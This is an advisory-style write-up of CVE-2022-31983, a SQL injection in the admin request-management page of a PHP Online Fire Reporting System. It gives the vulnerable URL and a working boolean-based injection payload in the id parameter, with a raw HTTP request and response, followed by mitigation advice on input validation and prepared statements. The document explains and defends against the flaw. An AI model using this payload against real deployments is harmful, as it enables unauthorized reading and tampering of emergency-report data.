CVE-2022-31983

EXECUTIVE SUMMARY

It is a SQL injection case that occurred in oretnom23 Online Fire Reporting System 1.0 published on 06/02/2022. The CVE number is CVE-2022-31983 and the CVSS score is 7.2. The site where the vulnerability is located web-based application project that was developed in PHP and MySQL Database. This Online Fire Reporting System has two sides of the user interface: the Management Panel/Admin Panel and the Public Site. This project provides an online Fire Department platform allowing citizens to submit an ongoing fire incident. This is the open file that where vulnerability exist "/ofrs/admin/?page=requests/manage_request". It causes SQL injection by playing the id parameter in this file. "/ofrs/admin/?page=requests/manage_request&id=1%27%20and%20length(database())%20=7--+" is an example of payloads that will exploit this site. An attacker can make changes to the database using these and similar payloads. The reason for this vulnerability is the lack of sufficient Server-side input validation and sanitization.

INTRODUCTION

Today, I will talk about the details of the SQL injection incident that occurred in oretnom23 Online Fire Reporting System 1.0, which was published on 06/02/2022. The website provides an online platform for Fire Department which allows the citizens to submit an ongoing fire incident. The application helps the said department to manage the reports and assign their teams. I will make a brief explanation about the vulnerability and its possible consequences on the site that I am describing. After that, I will explain the exploit, and then I will talk about the current state of the vulnerability and possible prevention methods.

Explanation of the vulnerability with its impact

What is exposed in this case is Structured Query Language (SQL) injection vulnerability. SQL injection attacks can cause very dangerous results such as reading, deleting, changing, and adding data in the database or bypassing some authentication and authorization mechanisms. SQL injection is an attack that occurs when specifically constructed input can provoke an application into misconstructing a database command, resulting in unforeseen consequences. In our case, users can be misinformed by doing things like changing, deleting, or adding information to the database. This can lead to possible troubles, and even employees can cause many terrible events and problems that can affect human life, with misinformation and guidance by the attacker.

Explanation of the exploit

First of all, we reach the following file on the site.

"/ofrs/admin/?page=requests/manage_request&id="

Then we enter the following payload into the id parameter of the above file.


"1%27%20and%20length(database())%20=7--+"

Then, as we can see in the pictures, it allows us to change the details of requests that can be made by someone who is actually an admin. In this way, many changes can be made and cause many problems.

```
GET
/ofrs/admin/?page=requests/manage_request&id=1%27%20and%20length(dat
abase())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 28 May 2022 08:26:12 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 29108

 <!DOCTYPE html>
<html lang="en" class="" style="height: auto;">
<head>
    <meta charset="utf-8">
```



Current exploitation status

For now, those who can be harmed by this vulnerability are those who use oretnom23 Online Fire Reporting System 1.0. Users who have not updated to the new version are faced with this threat.

Mitigation suggestions

Security driven programming practices will always be the best defense against SQL Injection attacks. Ensuring developers are aware the the risks, tools, and the techniques which can mitigate SQL vulnerabilities is your first and best line of defense. The following things can be implemented to prevent the SQL injection vulnerability from appearing.

1. Input Validation & Sanitation

Server side sanitization and input validation ensures data supplied by the user does not contain characters like single or double quotes that could modify an SQL query and return data not originally intended in the application's design.

2. Stored Procedures & Parametrization

Query parameterization occurs when stored procedures, defined as sub-routines an application uses to interact with a relational database management system (RDBMS), employ variable binding. For example, if an attacker were to submit the string ' OR '1'='1 a prepared statement would literally attempt to match the string ' OR '1'='1 to a field in the database, rather than evaluating the boolean expression.

3. Prepared Statements

Prepared statements are essentially serverside parameterized queries and when used with secure coding techniques, can produce equally secure code. Simply, the construction of a secure prepared statement results in the automatic parametrization of user input.

With these methods, the SQL injection problem can be avoided. In our case, SQL injection took place because there was not enough input validation and sanitation.

CONCLUSION

Today, we went into the details of the CVE-2022-31983 vulnerability. We examined the explanation and possible consequences of the deficit. We've seen how to exploit it. We observed those who could be affected by this vulnerability. We've seen how we can prevent the SQL injection that was the source of our problem. As we saw in this vulnerability, the relative ease and compelling consequences of executing SQL injection should be a priority for all application developers to reduce them.